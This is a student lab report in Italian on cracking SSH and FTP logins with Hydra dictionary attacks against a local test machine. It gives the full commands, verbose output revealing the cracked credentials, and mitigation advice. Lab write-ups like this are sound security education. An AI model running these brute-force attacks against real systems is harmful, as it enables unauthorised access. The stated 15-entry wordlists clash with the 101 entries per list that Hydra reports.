Report Tecnico: Authentication Cracking

Analisi di vulnerabilità mediante attacchi a dizionario su protocolli di rete (SSH/FTP)

Corso: Cyber Security & Ethical Hacking
Modulo: U2 S6 L5

Josh Van Edward Abanico
CS0525IT

16 Gennaio 2026

Indice

1 Introduzione e Obiettivi

Il presente report documenta l'attività di laboratorio svolta nell'ambito del progetto S6/L5. L'obiettivo principale è dimostrare la vulnerabilità dei servizi di rete configurati con credenziali deboli attraverso l'utilizzo di strumenti di *password cracking* automatizzati.

Nello specifico, l'analisi si concentra su:

- **Fase 1:** Attacco al servizio SSH (Secure Shell) tramite attacco a dizionario.
- **Fase 2:** Configurazione e attacco al servizio FTP (File Transfer Protocol).

Lo strumento principale utilizzato per l'audit è **Hydra**, un software di login cracker parallelizzato che supporta numerosi protocolli.

2 Metodologia e Setup

L'ambiente di test è stato configurato utilizzando una macchina attaccante (Kali Linux) e un target configurato localmente all'interno della stessa rete virtuale.

2.1 Specifiche del Target

- **IP Target:** 192.168.50.151
- **Servizi Attivi:** SSH (Porta 22), FTP (Porta 21 - in configurazione).
- **Liste utilizzate:** Sono state impiegate le wordlist della collezione *Seclists* (xato-usernames e xato-passwords) per simulare uno scenario realistico di brute-force non mirato.

2.2 Preparazione e Ottimizzazione delle Wordlist

Poiché le wordlist originali della raccolta *Seclists* (Xato-net-10-million) contengono milioni di voci, l'utilizzo diretto avrebbe richiesto tempi di esecuzione eccessivi per questa simulazione.

È stato quindi eseguito un filtraggio preventivo per creare dizionari ridotti e mirati. Utilizzando i comandi `grep` e `head`, sono state estratte le prime 15 occorrenze contenenti la stringa "test" (coerente con l'account target `test_user`).

```
┌──(kali㉿kali)-[~]
└─$ grep "test" /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords.txt | head -n 15 > xato-passwords.txt

┌──(kali㉿kali)-[~]
└─$ grep "test" /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt | head -n 15 > xato-usernames.txt
```

Figura 1: Screen del terminale: comandi utilizzati per filtrare e ridirezionare l'output nelle nuove wordlist.

Questa operazione ha generato due file di testo leggeri *xato-passwords.txt* e *xato-usernames.txt* utilizzati successivamente da Hydra.

3 Fase 1: Attacco al servizio SSH

Nella prima fase, è stato verificato il livello di sicurezza del servizio SSH. Dopo aver confermato che il servizio fosse attivo e raggiungibile, è stato lanciato un attacco utilizzando Hydra.

3.1 Esecuzione dell'Attacco

Il comando lanciato da terminale è il seguente:

```
hydra -L xato-usernames.txt -P xato-passwords.txt 192.168.50.151 -t 2
    ssh -V
```

- **-L / -P:** Indica l'uso di liste di username e password (input massivo).
- **-t 2:** Limita il numero di task (thread) a 2 per evitare di sovraccaricare il servizio o causare un blocco immediato.
- **-V:** Modalità "Verbose" per visualizzare i tentativi in tempo reale.

3.2 Evidenze dell'Attacco

Di seguito viene mostrato l'avvio della procedura di cracking. Hydra inizia a combinare gli username e le password presenti nelle liste fornite.

```
┌──(kali㉿kali)-[~]
└─$ hydra -L xato-usernames.txt -P xato-passwords.txt 192.168.50.151 -t 2 ssh -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 06:03:32
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.rest
ore
[DATA] max 2 tasks per 1 server, overall 2 tasks, 10201 login tries (l:101/p:101), ~5101 tries per task
[DATA] attacking ssh://192.168.50.151:22/
[ATTEMPT] target 192.168.50.151 - login "testing" - pass "test" - 1 of 10201 [child 0] (0/0)
[ATTEMPT] target 192.168.50.151 - login "testing" - pass "testing" - 2 of 10201 [child 1] (0/0)
[ATTEMPT] target 192.168.50.151 - login "testing" - pass "tester" - 3 of 10201 [child 0] (0/0)
[ATTEMPT] target 192.168.50.151 - login "testing" - pass "test123" - 4 of 10201 [child 1] (0/0)
[ATTEMPT] target 192.168.50.151 - login "testing" - pass "testtest" - 5 of 10201 [child 0] (0/0)
[ATTEMPT] target 192.168.50.151 - login "testing" - pass "test1" - 6 of 10201 [child 1] (0/0)
[ATTEMPT] target 192.168.50.151 - login "testing" - pass "testpass" - 7 of 10201 [child 0] (0/0)
[ATTEMPT] target 192.168.50.151 - login "testing" - pass "test1234" - 8 of 10201 [child 1] (0/0)
[ATTEMPT] target 192.168.50.151 - login "testing" - pass "testpass" - 9 of 10201 [child 0] (0/0)
[ATTEMPT] target 192.168.50.151 - login "testing" - pass "contest" - 10 of 10201 [child 1] (0/0)
[ATTEMPT] target 192.168.50.151 - login "testing" - pass "test12" - 11 of 10201 [child 0] (0/0)
[ATTEMPT] target 192.168.50.151 - login "testing" - pass "hottest" - 12 of 10201 [child 1] (0/0)
[ATTEMPT] target 192.168.50.151 - login "testing" - pass "testing1" - 13 of 10201 [child 0] (0/0)
[ATTEMPT] target 192.168.50.151 - login "testing" - pass "lbtest" - 14 of 10201 [child 1] (0/0)
[ATTEMPT] target 192.168.50.151 - login "testing" - pass "greatest" - 15 of 10201 [child 0] (0/0)
[ATTEMPT] target 192.168.50.151 - login "testing" - pass "contests" - 16 of 10201 [child 1] (0/0)
```

Figura 2: Avvio dell'attacco Hydra contro l'IP 192.168.50.151. Si notano i tentativi di login falliti iniziali.

Durante l'esecuzione, lo strumento itera attraverso le combinazioni. Come evidenziato nello screenshot successivo, Hydra identifica una corrispondenza valida per l'utente `test_user`.

```
[ATTEMPT] target 192.168.50.151 - login "test123" - pass "tester99" - 398 of 10201 [child 0] (0/0)
[ATTEMPT] target 192.168.50.151 - login "test123" - pass "tester12" - 399 of 10201 [child 1] (0/0)
[ATTEMPT] target 192.168.50.151 - login "test123" - pass "testarossa" - 400 of 10201 [child 0] (0/0)
[ATTEMPT] target 192.168.50.151 - login "test123" - pass "testarosa" - 401 of 10201 [child 1] (0/0)
[ATTEMPT] target 192.168.50.151 - login "test123" - pass "testa" - 402 of 10201 [child 0] (0/0)
[ATTEMPT] target 192.168.50.151 - login "test123" - pass "test4u" - 403 of 10201 [child 0] (0/0)
[ATTEMPT] target 192.168.50.151 - login "test123" - pass "test4me" - 404 of 10201 [child 1] (0/0)
[ATTEMPT] target 192.168.50.151 - login "test_user" - pass "test" - 405 of 10201 [child 0] (0/0)
[ATTEMPT] target 192.168.50.151 - login "test_user" - pass "testing" - 406 of 10201 [child 0] (0/0)
[ATTEMPT] target 192.168.50.151 - login "test_user" - pass "tester" - 407 of 10201 [child 1] (0/0)
[ATTEMPT] target 192.168.50.151 - login "test_user" - pass "test123" - 408 of 10201 [child 0] (0/0)
[ATTEMPT] target 192.168.50.151 - login "test_user" - pass "testtest" - 409 of 10201 [child 1] (0/0)
[ATTEMPT] target 192.168.50.151 - login "test_user" - pass "test1" - 410 of 10201 [child 1] (0/0)
[ATTEMPT] target 192.168.50.151 - login "test_user" - pass "testpass" - 411 of 10201 [child 0] (0/0)
[22][ssh] host: 192.168.50.151   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.151 - login "glotest" - pass "test" - 506 of 10201 [child 0] (0/0)
[ATTEMPT] target 192.168.50.151 - login "glotest" - pass "testing" - 507 of 10201 [child 0] (0/0)
[ATTEMPT] target 192.168.50.151 - login "glotest" - pass "tester" - 508 of 10201 [child 1] (0/0)
[ATTEMPT] target 192.168.50.151 - login "glotest" - pass "test123" - 509 of 10201 [child 0] (0/0)
[ATTEMPT] target 192.168.50.151 - login "glotest" - pass "testtest" - 510 of 10201 [child 1] (0/0)
[ATTEMPT] target 192.168.50.151 - login "glotest" - pass "test1" - 511 of 10201 [child 0] (0/0)
[ATTEMPT] target 192.168.50.151 - login "glotest" - pass "testpass" - 512 of 10201 [child 1] (0/0)
[ATTEMPT] target 192.168.50.151 - login "glotest" - pass "test1234" - 513 of 10201 [child 0] (0/0)
[ATTEMPT] target 192.168.50.151 - login "glotest" - pass "testpass" - 514 of 10201 [child 1] (0/0)
[ATTEMPT] target 192.168.50.151 - login "glotest" - pass "contest" - 515 of 10201 [child 0] (0/0)
[ATTEMPT] target 192.168.50.151 - login "glotest" - pass "test12" - 516 of 10201 [child 1] (0/0)
```

Figura 3: Rilevamento delle credenziali valide. La riga evidenziata in verde mostra: login: **test_user**, password: **testpass**.

Al termine della scansione delle liste o al ritrovamento delle credenziali (a seconda della configurazione), Hydra termina l'esecuzione fornendo un riepilogo del successo.

```
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-16 06:59:52

┌──(kali㉿kali)-[~]
└─$
```

Figura 4: Conclusione dell'attacco: "1 valid password found". L'attacco ha avuto successo.

4 Fase 2: Configurazione e Attacco FTP

Nella seconda fase dell'esercitazione, l'attenzione si è spostata sul protocollo di trasferimento file (FTP). A differenza di SSH, FTP trasmette le credenziali in chiaro (se non configurato in modalità sicura), ma è comunque soggetto ad attacchi di brute-force sull'autenticazione.

4.1 Configurazione del Servizio Target

Sulla macchina target è stato installato e attivato il demone `vsftpd` (Very Secure FTP Daemon), standard de facto per i sistemi Linux.

```
1 sudo apt install vsftpd
2 sudo service vsftpd start
```

Una volta confermato che il servizio fosse in ascolto sulla porta standard TCP/21, è stato preparato l'attacco.

4.2 Esecuzione dell'Attacco con Hydra

Utilizzando le stesse wordlist ottimizzate nella fase precedente (`xato-usernames.txt` e `xato-passwords.txt`), è stato lanciato Hydra specificando il protocollo `ftp`.

```
hydra -L xato-usernames.txt -P xato-passwords.txt 192.168.50.151 ftp -V
```

4.3 Evidenze dell'Attacco FTP



Figura 5: Esecuzione dell'attacco Hydra contro il servizio FTP.

4.4 Risultato

L'attacco ha avuto successo in tempi brevi grazie all'utilizzo delle liste filtrate. Hydra ha completato l'handshake e validato la combinazione corretta di username e password, permettendo l'accesso ai file del server.



Figura 6: Credenziali FTP individuate con successo.

5 Raccomandazioni e Mitigazione

L'esercitazione dimostra quanto sia banale compromettere un sistema che utilizza password deboli o presenti in dizionari comuni (come "testpass"). Per mitigare questi rischi in un ambiente di produzione, si raccomanda di:

1. **Enforce Strong Passwords:** Imporre policy che richiedano password complesse, lunghe e non presenti in wordlist pubbliche.
2. **Rate Limiting e Fail2Ban:** Implementare strumenti come *Fail2Ban* che bloccano temporaneamente gli IP dopo un numero definito di tentativi di login falliti, rendendo inefficaci gli attacchi brute-force.
3. **Autenticazione a Chiave Pubblica (SSH):** Disabilitare l'autenticazione via password per SSH e utilizzare esclusivamente chiavi RSA/Ed25519.
4. **Cambio Porte Standard:** Spostare i servizi dalle porte standard (22, 21) a porte non standard per evitare scansioni automatiche superficiali (security by obscurity, utile solo come misura aggiuntiva).

6 Conclusioni

Il report ha confermato la criticità delle configurazioni di default e l'importanza di password robuste. L'attacco ha permesso di ottenere accesso completo al sistema target in pochi minuti.